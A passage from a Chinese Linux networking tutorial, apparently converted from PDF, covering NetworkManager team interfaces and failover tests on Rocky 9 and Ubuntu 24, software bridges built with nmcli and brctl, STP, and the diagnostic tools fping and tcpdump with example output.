[root@rocky9 ~]# systemctl restart NetworkManager
或重新加载服务
[root@rocky9 ~]# nmcli con reload; nmcli con up team0
```

## 查看状态

通过专属的命令查看

```
[root@rocky9 ~]# teamdctl team0 state
```

```
setup:
  runner: activebackup
ports:
  ens224
    link watches:
      link summary: up
      instance[link_watch_0]:
        name: ethtool
        link: up
        down count: 0
  ens256
    link watches:
      link summary: up
      instance[link_watch_0]:
```

```
    name: ethtool
    link: up
    down count: 0
runner:
  active port: ens224
```

## 异常测试

在终端1开启一个命令行测试bond的网卡地址  
[root@rocky9 ~]# ping 192.168.8.123

断开其中一块网卡 - master角色网卡

[root@rocky9 ~]# ip link set ens224 down

查看效果

[root@rocky9 ~]# teamdctl team0 state

```
setup:
  runner: loadbalance
ports:
  ens224
    link watches:
      link summary: down          # 网卡状态异常
      instance[link_watch_0]:
        name: ethtool
        link: down
        down count: 1
  ens256
    link watches:
      link summary: up
      instance[link_watch_0]:
        name: ethtool
        link: up
        down count: 0
```

测试终端，依然可以正常运行，没有遭受单网卡流量异常

## 删除

```
nmcli con down team0
nmcli con del team0
nmcli con del team0-port1
nmcli con del team0-port2
```

## 1.4.4 Ubuntu 实践

### 准备工作

ubuntu环境默认不支持team功能，需要额外安装一个软件才可以  
root@ubuntu24:~# apt install libteam-utils -y  
root@ubuntu24:~# dpkg -S /usr/bin/teamdctl  
libteam-utils: /usr/bin/teamdctl

### 创建网络组

用 nmcli 工具添加 team, 设置为主备模式

```
root@ubuntu24:~# nmcli con add type team con-name team0 ifname team0 config
 '{"runner":{"name":"activebackup"}}' ipv4.addresses 192.168.8.124/24 ipv4.method
 manual ipv6.method disabled
```

连接 "team0" (9a2db428-9010-41c2-821b-53ab20576b47) 已成功添加。

绑定两块网卡

```
root@ubuntu24:~# nmcli con add con-name team0-ens37 type team-slave ifname ens37
 master team0
```

连接 "team0-ens37" (2c721b77-6c78-4d3e-944a-d7b041ae5fe4) 已成功添加。

```
root@ubuntu24:~# nmcli con add con-name team0-ens38 type team-slave ifname ens38
 master team0
```

连接 "team0-ens38" (93ca8803-aa8e-4b59-9711-173e17d00c4a) 已成功添加。

## 启动服务

启动网络服务

```
root@ubuntu24:~# netplan apply
```

或重载网络配置

```
root@ubuntu24:~# nmcli con reload; nmcli con up team0
```

查看生成的配置文件

```
root@ubuntu24:~# ls /etc/netplan/90-*
/etc/netplan/90-NM-14f59568-5076-387a-aef6-10adfcca2e26.yaml
/etc/netplan/90-NM-2c721b77-6c78-4d3e-944a-d7b041ae5fe4.yaml
/etc/netplan/90-NM-93ca8803-aa8e-4b59-9711-173e17d00c4a.yaml
/etc/netplan/90-NM-9a2db428-9010-41c2-821b-53ab20576b47.yaml
```

## 检查效果

查看ip地址

```
root@ubuntu24:~# ip a s
```

```
...
3: ens37: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master
team0 state UP group default qlen 1000
    link/ether 00:0c:29:d1:48:3a brd ff:ff:ff:ff:ff:ff
    altname enp2s5
4: ens38: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast master
team0 state UP group default qlen 1000
    link/ether 00:0c:29:d1:48:3a brd ff:ff:ff:ff:ff:ff permaddr
00:0c:29:d1:48:44
    altname enp2s6
18: team0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
group default qlen 1000
    link/ether 00:0c:29:d1:48:3a brd ff:ff:ff:ff:ff:ff
    inet 192.168.8.124/24 brd 192.168.8.255 scope global noprefixroute team0
        valid_lft forever preferred_lft forever
```

查看设备信息

```
root@ubuntu24:~# nmcli con
```

| NAME          | UUID                                 | TYPE     | DEVICE |
|---------------|--------------------------------------|----------|--------|
| netplan-ens33 | 14f59568-5076-387a-aef6-10adfcca2e26 | ethernet | ens33  |
| team0         | 9a2db428-9010-41c2-821b-53ab20576b47 | team     | team0  |
| team0-ens37   | 2c721b77-6c78-4d3e-944a-d7b041ae5fe4 | ethernet | ens37  |



```

team0-ens38    93ca8803-aa8e-4b59-9711-173e17d00c4a  ethernet  ens38
lo             35d7a7e4-b654-4bd6-ada0-46f8a544f384  loopback  lo
有线连接 1    07494b36-57d0-378f-8f69-f9af0afd8b0c  ethernet  --
有线连接 2    7f921a00-a765-3941-a3ac-abbe3beacd96  ethernet  --

root@ubuntu24:~# nmcli device
DEVICE  TYPE      STATE      CONNECTION
ens33   ethernet  已连接     netplan-ens33
team0   team      已连接     team0
ens37   ethernet  已连接     team0-ens37
ens38   ethernet  已连接     team0-ens38
lo      loopback  连接（外部） lo

```

## 查看状态

通过专属的命令查看

```

root@ubuntu24:~# teamdctl team0 state
setup:
  runner: activebackup
ports:
  ens37
    link watches:
      link summary: up
      instance[link_watch_0]:
        name: ethtool
        link: up
        down count: 0
  ens38
    link watches:
      link summary: up
      instance[link_watch_0]:
        name: ethtool
        link: up
        down count: 0
runner:
  active port: ens37          # 当前是在 ens37上工作

```

## 异常测试

在终端1开启一个命令行测试bond的网卡地址

```
root@ubuntu24:~# ping 192.168.8.124
```

断开其中一块网卡 - master角色网卡

```
root@ubuntu24:~# ip link set ens37 down
```

再次查看状态

```

root@ubuntu24:~# teamdctl team0 state
setup:
  runner: activebackup
ports:
  ens37
    link watches:
      link summary: down
      instance[link_watch_0]:
        name: ethtool
        link: down

```

```

    down count: 1
ens38
  link watches:
    link summary: up
    instance[link_watch_0]:
      name: ethtool
      link: up
      down count: 0
runner:
  active port: ens38                                # 当前工作网卡是 ens38

```

测试终端，依然可以正常运行，没有遭受单网卡流量异常

删除

```

nmcli con down team0
nmcli con del team0
nmcli con del team0-ens37
nmcli con del team0-ens38

```

## 1.5 网桥(交换机)


### 1.5.1 桥接原理

#### 基础知识

##### 网桥简介

此处的网桥是逻辑上的网桥，说的是网络上的一个桥梁，打通网路，而不是硬件设备。


桥接：把一台机器上的若干个网络接口“连接”起来。其结果是，其中一个网口收到的报文会被复制给其他网口并发送出去。以使得网口之间的报文能够互相转发。网桥就是这样一个设备，它有若干个网口，并且这些网口是桥接起来的。与网桥相连的主机就能通过交换机的报文转发而互相通信。



##### 连通情况

| 设备      | 设备      | 图1是否连通 | 图2是否连通 |
|---------|---------|--------|--------|
| client1 | client2 | yes    | yes    |
| client1 | client3 | yes    | yes    |

##### 网桥能力




现在我们将左图中的交换机3换成一台电脑，配置多块网卡，然后通过命令配置，实现软交换(网桥)的功能

| 主机      | 网卡模式 | IP地址         | 网卡            | 系统        |
|---------|------|--------------|---------------|-----------|
| Client1 | 两块网卡 | 无地址          | Vmnet1,Vmnet8 | Ubuntu24  |
| Client2 | 仅主机  | 172.16.1.110 | Vmnet1        | Rocky9    |
| Client3 | NAT  | 172.16.1.114 | Vmnet8        | openEuler |

注意:

client2 和 client3 只需要配置ip地址即可，路由和dns全部不配做  
需要直接在终端进行演示



准备工作

Rocky9 系统配置网卡

```
[root@rocky9 system-connections]# cat ens161.nmconnection
```

```
[connection
```

```
id=ens161
```

```
type=ethernet
```

```
autoconnect-priority=-999
```

```
interface-name=ens161
```

```
[ethernet]
```

```
[ipv4]
```

```
address1=172.16.1.110/16
```

```
method=manual
```

重启网络环境

```
[root@rocky9 system-connections]# systemctl restart NetworkManager
```

openEuler 系统网卡配置

```
[root@openEuler network-scripts]# cat ifcfg-ens160
```

```
TYPE=Ethernet
```

```
BOOTPROTO=none
DEFROUTE=yes
IPV4_FAILURE_FATAL=no
NAME=ens160
DEVICE=ens160
ONBOOT=yes
IPADDR=172.16.1.114
PREFIX=16
```

重启网络

```
[root@openEuler network-scripts]# systemctl restart NetworkManager
```

或重启主机

```
[root@openEuler network-scripts]# reboot
```

Ubuntu系统网卡配置

```
root@ubuntu24:~# rm -rf /etc/netplan/*
root@ubuntu24:~# netplan apply
root@ubuntu24:~# ip route del 10.0.0.0/24
root@ubuntu24:~# ip route del default
```

测试效果

```
rocky9 上测试 - 不通
ping 172.16.1.114
```

```
在openEuler上测试 - 不通
ping 172.16.1.110
```

## 1.5.2 网桥实践

网桥配置

添加网桥

添加网桥

```
root@ubuntu24:~# nmcli con add type bridge con-name br0 ifname br0
Connection 'br0' (deedb558-72d9-4cd9-b136-08917304d777) successfully added.
```

启用网桥设备

```
root@ubuntu24:~# nmcli con up br0
Connection successfully activated (master waiting for slaves) (D-Bus active
path: /org/freedesktop/NetworkManager/ActiveConnection/4)
```

添加网卡

加网卡

```
root@ubuntu24:~# nmcli con add type bridge-slave con-name br0-port0 ifname
ens160 master br0
Connection 'br0-port0' (0ec95062-a194-423c-b120-662f8c9f7bb3) successfully
added.
```

加网卡

```
root@ubuntu24:~# nmcli con add type bridge-slave con-name br0-port1 ifname ens192 master br0
Connection 'br0-port1' (49eba769-25e6-4794-945e-6190e5795cd6) successfully added.
```

启用网卡

```
root@ubuntu24:~# nmcli con up br0-port0
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/7)
```

启用网卡

```
root@ubuntu24:~# nmcli con up br0-port1
Connection successfully activated (D-Bus active path: /org/freedesktop/NetworkManager/ActiveConnection/8)
```

查看网络设备

```
root@ubuntu24:~# nmcli con
```

| NAME      | UUID                                 | TYPE     | DEVICE |
|-----------|--------------------------------------|----------|--------|
| br0       | deedb558-72d9-4cd9-b136-08917304d777 | bridge   | br0    |
| virbr0    | 68d52b85-639b-4019-9c1b-d192e17b1c0a | bridge   | virbr0 |
| br0-port0 | 0ec95062-a194-423c-b120-662f8c9f7bb3 | ethernet | ens160 |
| br0-port1 | 49eba769-25e6-4794-945e-6190e5795cd6 | ethernet | ens192 |

查看网桥设备信息

查看虚拟网桥br0的基本信息

```
root@ubuntu24:~# nmcli dev show br0
```

|                     |   |
|---------------------|---|
| GENERAL.DEVICE:     | br0   |
| GENERAL.TYPE:       | bridge  |
| GENERAL.HWADDR:     | 00:0C:29:23:22:1E                                   |
| GENERAL.MTU:        | 1500  |
| GENERAL.STATE:      | 100 (connected)                                     |
| GENERAL.CONNECTION: | br0   |
| GENERAL.CON-PATH:   | /org/freedesktop/NetworkManager/ActiveConnection/27 |
| IP4.ADDRESS[1]:     | 10.0.0.157/24 # 默认的nat效果                            |
| IP4.GATEWAY:        | 10.0.0.2  |
| IP4.ROUTE[1]:       | dst = 10.0.0.0/24, nh = 0.0.0.0, mt = 425           |
| IP4.ROUTE[2]:       | dst = 0.0.0.0/0, nh = 10.0.0.2, mt = 425            |
| IP4.DNS[1]:         | 10.0.0.2  |
| IP4.DOMAIN[1]:      | localdomain   |
| IP6.ADDRESS[1]:     | fe80::69df:b09e:30a8:b251/64                        |
| IP6.GATEWAY:        | --  |
| IP6.ROUTE[1]:       | dst = fe80::/64, nh = ::, mt = 1024                 |

注意:

NAT网卡默认为 br0 设置了一个ip地址, 方便与互联网通信

但是两个物理网卡没有任何ip地址

```
root@ubuntu24:~# nmcli dev show ens192
```

|                     |                   |
|---------------------|-------------------|
| GENERAL.DEVICE:     | ens192            |
| GENERAL.TYPE:       | ethernet          |
| GENERAL.HWADDR:     | 00:0C:29:23:22:28 |
| GENERAL.MTU:        | 1500              |
| GENERAL.STATE:      | 100 (connected)   |
| GENERAL.CONNECTION: | br0-port1         |

```
GENERAL.CON-PATH:
/org/freedesktop/NetworkManager/ActiveConnection/31
WIRED-PROPERTIES.CARRIER:      on
IP4.GATEWAY:                    --
IP6.GATEWAY:                    --

root@ubuntu24:~# nmcli dev show ens160
...
```

## 桥接信息查看

```
查看桥接信息
root@ubuntu24:~# bridge link show
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 master br0 state
forwarding priority 32 cost 100
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 master br0 state
forwarding priority 32 cost 100

root@ubuntu24:~# ip link show master br0
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq master br0 state
UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:23:22:1e brd ff:ff:ff:ff:ff:ff
3: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq master br0 state
UP mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:23:22:28 brd ff:ff:ff:ff:ff:ff
```

## 再次测试 - 两台主机可以互相联通

```
Rocky系统访问openEuler系统
[root@rocky9 system-connections]# ping 172.16.1.114
Ping 172.16.1.114 (172.16.1.114) 56(84) bytes of data.
From 172.16.1.110 icmp_seq=1 ttl=64 time=2.05ms
From 172.16.1.110 icmp_seq=2 ttl=64 time=2.01ms
.....

openEuler系统访问Rocky系统
[root@openEuler network-scripts]# ping 172.16.1.110
Ping 172.16.1.110 (172.16.1.110) 56(84) bytes of data.
From 172.16.1.114 icmp_seq=1 ttl=64 time=2.23ms
From 172.16.1.114 icmp_seq=2 ttl=64 time=1.12ms
.....
```

## 网桥移除

```
root@ubuntu24:~# nmcli con down br0
root@ubuntu24:~# nmcli con del br0
root@ubuntu24:~# nmcli con down br0-port0
root@ubuntu24:~# nmcli con del br0-port0
root@ubuntu24:~# nmcli con down br0-port1
root@ubuntu24:~# nmcli con del br0-port1
```

## 测试效果

rocky9 上测试 - 不通  
ping 172.16.1.114

在openEuler上测试 - 不通  
ping 172.16.1.110

## 1.5.3 brctl实践

### 基础知识

#### 简介

brctl是用于管理以太网桥的命令行工具，它在Linux内核中建立、维护和检查网桥配置。

#### 主要功能

```
brctl addbr <name>
    创建一个名为<name>的桥接网络接口。
brctl delbr <name>
    删除一个名为<name>的桥接网络接口，但桥接网络接口必须先down掉后才能删除。
brctl show
    显示当前系统中所有的桥接接口及其状态。
brctl addif <brname> <ifname>
    将一个物理接口<ifname>加入桥接接口<brname>中
brctl delif <brname> <ifname>
    从<brname>中脱离一个<ifname>接口。
brctl stp <bridge> <state>
    STP（Spanning Tree Protocol）是一种网络协议，用于在交换机网络中防止环路，并确保网络拓扑
    的稳定性。使用命令可以配置或显示指定网桥的STP状态
    <state>可以是'on'或'off'，表示是否加入STP树中。
```

#### STP



正常情况下，三台交换机，连两条网线，但这种情况下，如果断掉了一条线，则网络就会中断，为了解决此问题，三台交换机，连三线网线，这样，如果断了一条线，网络还是可用的，但这样会形成一个环形网络，由于交换机执行广播请求，那这种网络会造成网络风暴，所以需要启用stp规避此问题

#### 环境部署

Centos系统  
yum install epel-release  
yum install bridge-utils  
ubuntu系统  
apt install bridge-utils

#### brctl实践

##### 创建网桥

创建br0网桥

```
root@ubuntu24:~# brctl addbr br0
```

查看网桥

```
root@ubuntu24:~# brctl show
```

启用STP协议

```
root@ubuntu24:~# brctl stp br0 on
```

```
root@ubuntu24:~# brctl show
```

## 关联网桥网卡

关联网桥

```
root@ubuntu24:~# brctl addif br0 ens33
```

```
root@ubuntu24:~# brctl addif br0 ens37
```

查看网桥

```
root@ubuntu24:~# brctl show
```

## 启用网桥

默认br0 是down, 必须启用

```
root@ubuntu24:~# ip link set br0 up
```

同时也要启用 ens33 和 ens37 网卡, 否则后续无法联通

```
root@ubuntu24:~# ip link set ens33 up
```

```
root@ubuntu24:~# ip link set ens37 up
```

## 检查效果

查看虚拟网桥br0的基本信息

```
root@ubuntu24:~# nmcli dev show br0
```

查看其他网络设备

```
root@ubuntu24:~# nmcli con
```

## 再次测试 - 两台主机可以互相联通

Rocky系统访问openEuler系统

```
[root@rocky9 system-connections]# ping 172.16.1.114
Ping 172.16.1.114 (172.16.1.114) 56(84) bytes of data.
From 172.16.1.110 icmp_seq=1 ttl=64 time=2.05ms
From 172.16.1.110 icmp_seq=2 ttl=64 time=2.01ms
.....
```

openEuler系统访问Rocky系统

```
[root@openEuler network-scripts]# ping 172.16.1.110
Ping 172.16.1.110 (172.16.1.110) 56(84) bytes of data.
From 172.16.1.114 icmp_seq=1 ttl=64 time=2.23ms
From 172.16.1.114 icmp_seq=2 ttl=64 time=1.12ms
.....
```

## 删除网桥



关闭设备

```
root@ubuntu24:~# ip link set br0 down
root@ubuntu24:~# ip link set ens33 down
root@ubuntu24:~# ip link set ens37 down
```

删除网桥上的接口

```
root@ubuntu24:~# brctl delif br0 ens33
root@ubuntu24:~# brctl delif br0 ens37
```

删除网桥设备

```
root@ubuntu24:~# brctl delbr br0
```

## 1.6 诊断工具

常用诊断工具

| 作用分类      | 工具/命令                      |
|-----------|----------------------------|
| 测试网络连通性   | fping                      |
| 显示正确的路由表  | ip route, route            |
| 跟踪路由      | traceroute, tracepath, mtr |
| 确定名称服务器使用 | nslookup, host, dig        |
| 抓包工具      | tcpdump, wireshark         |
| 安全扫描工具    | nmap, netcat(即nc)          |
| 流量控制工具    | tc                         |

### 1.6.1 fping

基础知识

简介

fping是一个程序，用于将ICMP探测发送到网络主机，类似于ping，fping的历史由来已久：Roland Schemers在1992年确实发布了它的第一个版本，从那时起它就确立了自己的地位，成为网络诊断和统计的标准工具

相对于ping多个主机时性能要高得多。fping完全不同于ping，可以在命令行上定义任意数量的主机，或者指定包含要ping的IP地址或主机列表的文件，常在shell脚本中使用。

特点解读

多目标支持: **fping**可以同时向多个目标主机发送ICMP ECHO\_REQUEST数据包, 而**ping**只能逐个发送。

文件读取: **fping**可以从文件中读取目标列表, 这使得它非常适合用于批处理和网络扫描任务。

灵活性和可配置性: **fping**提供了多种参数和选项, 允许用户根据需要自定义**ping**操作的行为, 如设置数据包大小、指定重试次数、调整超时时间等。

易于解析的输出: **fping**的输出格式旨在易于解析, 这使得它非常适合用于脚本和自动化任务。

## 命令解析

### 命令格式

```
fping [options] [targets...]
```

### 常用选项

- 4: 仅**ping** IPv4地址。
- 6: 仅**ping** IPv6地址。
- b: 设置要发送的**ping**数据包的大小, 以字节为单位 (默认值为56)。
- c: 指定向每个目标发送的**ping**数据包数。
- f: 从文件中读取目标列表 (使用“-”表示标准输入)。
- g: 生成目标列表。通过指定起始和结束IP地址或CIDR地址来生成要**ping**的目标列表。
- H: 设置IP TTL值 (生存时间跃点)。
- i: 设置发送**ping**数据包之间的间隔 (毫秒)。
- l: 循环模式, 永远发送**ping**。
- m: 使用所提供主机名的所有IP地址。
- q: 安静模式, 不显示每个目标/每个**ping**的结果。
- r: 设置重试次数。
- s: 打印最终统计数据。
- t: 设置单个目标的初始超时时间 (毫秒)。
- a: 显示活跃的目标。
- A: 按地址显示目标。
- e: 显示返回数据包的运行时间。
- u: 显示无法访问的目标。

## 注意:

### 不忽略外部主机的ping动作

```
echo 0 > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

忽略外部主机的ping动作 -- 即使主机在线, 也不会被ping通

```
echo 1 > /proc/sys/net/ipv4/icmp_echo_ignore_all
```

## 环境部署

### Centos系统

```
yum install epel-release
```

```
yum install fping
```

### Ubuntu系统

```
apt install fping
```

## 简单实践

### 检测远程主机是否存活

#### 正常测试

```
[root@rocky9 ~]# fping 10.0.0.13
10.0.0.13 is alive
```

-s 显示测试报告

```
[root@rocky9 ~]# fping -s 10.0.0.13
10.0.0.13 is alive

    1 targets
    1 alive
    0 unreachable
    0 unknown addresses

    0 timeouts (waiting for response)
    1 ICMP Echoes sent
    1 ICMP Echo Replies received
    0 other ICMP received

0.286 ms (min round trip time)
0.286 ms (avg round trip time)
0.286 ms (max round trip time)
    0.001 sec (elapsed real time)
```

### 异常目标测试

```
[root@rocky9 ~]# fping 10.0.0.18
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.18
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.18
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.18
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.18
10.0.0.18 is unreachable
```

通过-r选项可以降低ICMP提示信息的输出

```
[root@rocky9 ~]# fping -r 2 10.0.0.18
10.0.0.18 is unreachable
```

注意:

-r 内容超过3的时候, 就会出现ICMP提示信息

### 多目标测试

多目标测试

```
[root@rocky9 ~]# fping 10.0.0.13 10.0.0.8
10.0.0.13 is alive
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.8
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.8
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.8
ICMP Host Unreachable from 10.0.0.12 for ICMP Echo sent to 10.0.0.8
10.0.0.8 is unreachable
```

### 范围主机测试

测试网段主机状态

```
[root@rocky9 ~]# fping -g 10.0.0.0/24
10.0.0.2 is alive
10.0.0.13 is alive
10.0.0.31 is alive
...
10.0.0.254 is unreachable
```

#### 测试范围主机状态

```
[root@rocky9 ~]# fping -g 10.0.0.5 10.0.0.10
...
10.0.0.5 is unreachable
10.0.0.6 is unreachable
10.0.0.7 is unreachable
10.0.0.8 is unreachable
10.0.0.9 is unreachable
10.0.0.10 is unreachable
```

#### 基于文件方式进行测试

##### 生成待测试目标文件

```
[root@rocky9 ~]# cat > hosts.txt <<-eof
10.0.0.7
10.0.0.6
eof

[root@rocky9 ~]# fping < hosts.txt
10.0.0.7 is unreachable
10.0.0.6 is unreachable
```

## 1.6.2 tcpdump

### 基础知识

#### 简介

网络数据包截获分析工具。支持针对网络层、协议、主机、网络或端口的过滤。并提供and、or、not等逻辑语句帮助去除无用的信息。

#### 命令解析

##### 命令格式

```
tcpdump [-aAbDefhHIJKlLnOpqStuUvxx#] [-B size] [-c count]
        [-C file_size] [-E algo:secret] [-F file] [-G seconds]
        [-i interface] [-j tstamptype] [-M secret] [--number]
        [-Q in|out|inout]
        [-r file] [-s snaplen] [--time-stamp-precision precision]
        [--immediate-mode] [-T type] [--version] [-v file]
        [-w file] [-w filecount] [-y datalinktype] [-z postrotate-
command ]
        [-Z user] [expression]
```

##### 常见选项

|      |              |
|------|--------------|
| -a   | #以主机名来显示     |
| -c   | #达到数量后就不再抓包  |
| -d   | #友好格式显示      |
| -dd  | #友好格式显示      |
| -ddd | #十进制格式显示     |
| -e   | #显示链路层信息     |
| -f   | #以数字格式显示IP   |
| -i   | #指定设备        |
| -n   | #不转换主机名和IP地址 |
| -N   | #不显示域名       |

|     |                |
|-----|----------------|
| -q  | #快速输出，只显示少量指标  |
| -r  | #从指定的文件读取数据    |
| -s  | #指定数据包大小       |
| -S  | #用绝对数字显示TCP关联数 |
| -t  | #不显示时间         |
| -tt | #显示时间戳         |
| -T  | #指定输出的类型       |
| -v  | #详细显示指令执行过程。   |
| -vv | #显示详细过程        |
| -x  | #十六进制输出        |
| -w  | #将输出内容写到指定文件   |

## 简单实践

-D 列出系统上所有可用于捕获数据包的网络接口

```
[root@rocky9 ~]# tcpdump -D
1.ens160 [Up, Running, Connected]
2.any (Pseudo-device that captures on all interfaces) [Up, Running]
3.lo [Up, Running, Loopback]
4.bluetooth-monitor (Bluetooth Linux Monitor) [Wireless]
5.usbmon2 (Raw USB traffic, bus number 2)
6.usbmon1 (Raw USB traffic, bus number 1)
7.usbmon0 (Raw USB traffic, all USB buses) [none]
8.nflog (Linux netfilter log (NFLOG) interface) [none]
9.nfqueue (Linux netfilter queue (NFQUEUE) interface) [none]
```

指定网卡检测

查看网卡

```
[root@rocky9 ~]# ifconfig | grep flags
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```

不指定任何参数，监听第一块网卡上经过的数据包。主机上可能有不止一块网卡，所以经常需要指定网卡。

```
[root@rocky9 ~]# tcpdump
dropped privs to tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens160, link-type EN10MB (Ethernet), snapshot length 262144 bytes
...
```

-c 指定检测数据包的数量

```
[root@rocky9 ~]# tcpdump -c 1
dropped privs to tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens160, link-type EN10MB (Ethernet), snapshot length 262144 bytes
15:17:42.713166 IP bogon.ssh > bogon.11354: Flags [P.], seq
1632761996:1632762044, ack 3244813790, win 377, options [nop,nop,TS val
618524251 ecr 285616620], length 48
1 packet captured
15 packets received by filter
0 packets dropped by kernel
```

主机存在多网卡场景，通过-i指定监听网卡

```
[root@rocky9 ~]# tcpdump -i ens160
```

dropped privs to tcpdump

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on ens160, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

## host监听特定主机

使用 host 属性监听特定主机

```
[root@rocky9 ~]# tcpdump host 10.0.0.100
```

dropped privs to tcpdump

```
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode  
listening on ens160, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

注意：

这代表，只要是本地和10.0.0.100的双向数据，都会被监听

src 监听特定来源

```
[root@rocky9 ~]# tcpdump src host 10.0.0.13
```

dst 监听特定的目标主机

```
[root@rocky9 ~]# tcpdump dst host 10.0.0.13
```

注意：

在本地ping 10.0.0.13的方式进行测试

## 端口监听

port 监听特定端口

```
[root@rocky9 ~]# tcpdump port 3000
```

监听TCP/UDP，服务器上不同服务分别用了TCP、UDP作为传输层，假如只想监听TCP的数据包

```
[root@rocky9 ~]# tcpdump tcp
```

来源主机+端口+TCP，监听来自主机10.0.0.100在端口22上的TCP数据包

```
[root@rocky9 ~]# tcpdump tcp port 22 and src host 10.0.0.100
```

## 特定主机间检测

监听特定主机之间的通信

```
[root@rocky9 ~]# tcpdump ip host 10.0.0.12 and 10.0.0.13
```

10.0.0.12和除了10.0.0.1之外的主机之间的通信

```
[root@rocky9 ~]# tcpdump ip host 10.0.0.12 and ! 10.0.0.1
```

## 综合检测

在 eth0 网络接口上捕获从 10.0.0.6 发送到 10.0.0.7 的所有ICMP数据包，不进行地址或端口的反向查找。

```
[root@rocky9 ~]# tcpdump -i eth0 -nn icmp and src host 10.0.0.6 and dst host 10.0.0.7
```

解析：

-i eth0：这个选项指定了tcpdump应该监听的网络接口。

-nn：这个选项有两个部分：

第一个 n 告诉 tcpdump 不要将地址解析为主机名（即，不要进行反向DNS查找）。

第二个 n 告诉 tcpdump 不要将端口号解析为服务名（即，不要进行反向端口查找）。

icmp：这指定了tcpdump应该捕获的包类型 -- ICMP数据包。

and：这是逻辑运算符，用于组合多个过滤条件。

src host 10.0.0.6：这个条件指定了数据包的源IP地址。

dst host 10.0.0.7：这个条件指定了数据包的目的IP地址。

数据包保存

```
tcpdump tcp -i eth0 -t -s 0 -c 100 and dst port ! 22 and src net 10.0.0.0/24 -w ./target.cap
```

(1)tcp: ip icmp arp rarp 和 tcp、udp、icmp这些选项等都要放到第一个参数的位置，用来过滤数据包的类型

(2)-i eth1：只抓经过接口eth1的包

(3)-t：不显示时间戳

(4)-s 0：设置为0表示使用默认值262144字节抓取每个包，以便与tcpdump的旧版本兼容

(5)-c 100：只抓取100个数据包

(6)dst port ! 22：不抓取目标端口是22的数据包

